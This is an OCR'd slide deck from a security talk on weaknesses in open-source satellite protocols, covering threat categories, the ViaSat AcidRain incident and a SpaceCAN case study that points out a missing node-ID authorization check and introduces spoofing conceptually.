# Eerie Glow

## Unveiling Security Vulnerabilities in Open-Source Satellite Communication Protocols


UCCU Hacker / Vic Huang

# Whoami

- Vic Huang
- Independent Researcher / Security Engineer
- Member at UCCU Hacker
- Working in the Web, Mobile, ICS, and Privacy domain
- Shared his research at HITB, CODE BLUE, Ekoparty, ROOTCON, REDxBLUE Pill, HITCON, CYBERSEC, and DEFCON Village.


# Introduction

# Satellite segments




# Satellite & subsystems

## System level of ION-F Nanosatellite




Command and Data Handling Subsystem Design for the Ionospheric Observation Nanosatellite Formation (ION-F)

## Diagram of a Standard 2U CubeSat





Applying HOL/PBL to Prepare Undergraduate Students into Graduate Level Studies in the Field of Aerospace Engineering Using the Puerto Rico CubeSat Project Initiative

# Satellite segments & threats

- Replay
- Spoofing
- Jamming
- Interfering

Uplink



- Insecure protocols
- Unauthorized control
- Spoofing
- Jamming

Space Segment

Downlink

- Eavesdropping
- Spoofing
- Jamming
- Interfering

Link Segment

User Segment

- Malware
- IoT vulnerabilities
- Spoofing


- Malware
- Replay / Spoofing
- Jamming / Interfering
- Infrastructure

Ground Segment

# Satellite service attack

- ViaSat satellite network was attacked on Feb 24, 2022 lead to DoS

- Software Center compromised
- Distribute malware AcidRain to user's router
  - Erased flash memory
  - Overwrite junk byte




AcidRain erased and stuffed sequence number to modem flash memory


DEF CON 31 - Defending KA-SAT

# Open satellite projects

- Nowadays, the cost of building and launching satellites, especially CubeSats, is not that unaffordable
- Communities or laboratory students can potentially create their own satellite projects
- Most of their software and hardware are open source




OreSat


AcubeSat


FloripaSAT

LIBRECUBE




https://magazine.byu.edu/article/cubesat/

# Outline

- Introduction
  - Satellite segments & attack
  - Open satellite projects
- Case Study
  - SpaceCAN
  - Special case using Libcsp
- Takeaway

# Case Study - SpaceCAN


# SpaceCAN & LIBRECUBE


- LibreCube is an open project that aims to create an ecosystem of modular components
- They developed both hardware and software, such as libraries for on-board computers and several space protocols simplified from CCSDS and ECSS
- SpaceCAN is one of the libraries they developed, which is a simplified version of ECSS-E-ST-50-15C, a CAN Bus extension protocol for internal communication


https://librecube.org/

# CAN bus & Satellite

- SMART-1 was the first ESA satellite to integrate CAN
- Eurostar 3000 platform, OPS-SAT, and many more
- SpaceCAN is an application level CAN extension protocol





https://librecube.gitlab.io/development/assets/SpaceCAN_lecture.pdf

# SpaceCAN - Node ID & potential spoofing

- When a new component (Node) connects to the CAN bus, SpaceCAN checks whether the provided Node ID falls within the valid range (e.g., Node ID = -1 )

```
29          if node_id == 0 or node_id > 127:                    // node_id=-1
30              raise ValueError("node id must be in range 1..127")
```


- There is no registration or authorization mechanism, but the Node ID should be unique (e.g., Node ID = 2 )



# SpaceCAN

11 bits for CAN ID

8 bytes for data




Commands using CAN


| Object | CAN ID (hex) | Originator |
|---|---|---|
| Heartbeat | 700 | Controller |
| Sync | 080 | Controller |
| SCET Time | 180 | Controller |
| UTC Time | 200 | Controller |
| Telecommand (TC) | 280 + Node ID | Controller |
| Telemetry (TM) | 300 + Node ID | Responder |

https://librecube.gitlab.io/development/assets/SpaceCAN_lecture.pdf

# SpaceCAN - CAN ID

① Header
② Timing
③ Data

```
113
114     def send_telemetry(self, data):
115         can_id = ID_TM + self.node_id
116         can_frame = CanFrame(can_id, data)
117         self.network.send(can_frame)
118
119     def send_packet(self, packet):
120         can_id = ID_TM + self.node_id
121         for data in packet.split():
122             can_frame = CanFrame(can_id, data)
123             self.network.send(can_frame)
```




CAN ID – 11 bits

| Function ID (4 bits) | | | | Node ID (7 bits) | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 1 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 |


Mask


ID_TM=0x300 + node_id=1 = Hi , I am Node 1. I sent a telemetry to you :)

# SpaceCAN - Cycle

① Header
② Timing
③ Data

- The controller sends out a TC. Nodes are only allowed to respond TM
- The nodes that we can manipulate id are mostly passive in the cycle
- How to spoof?




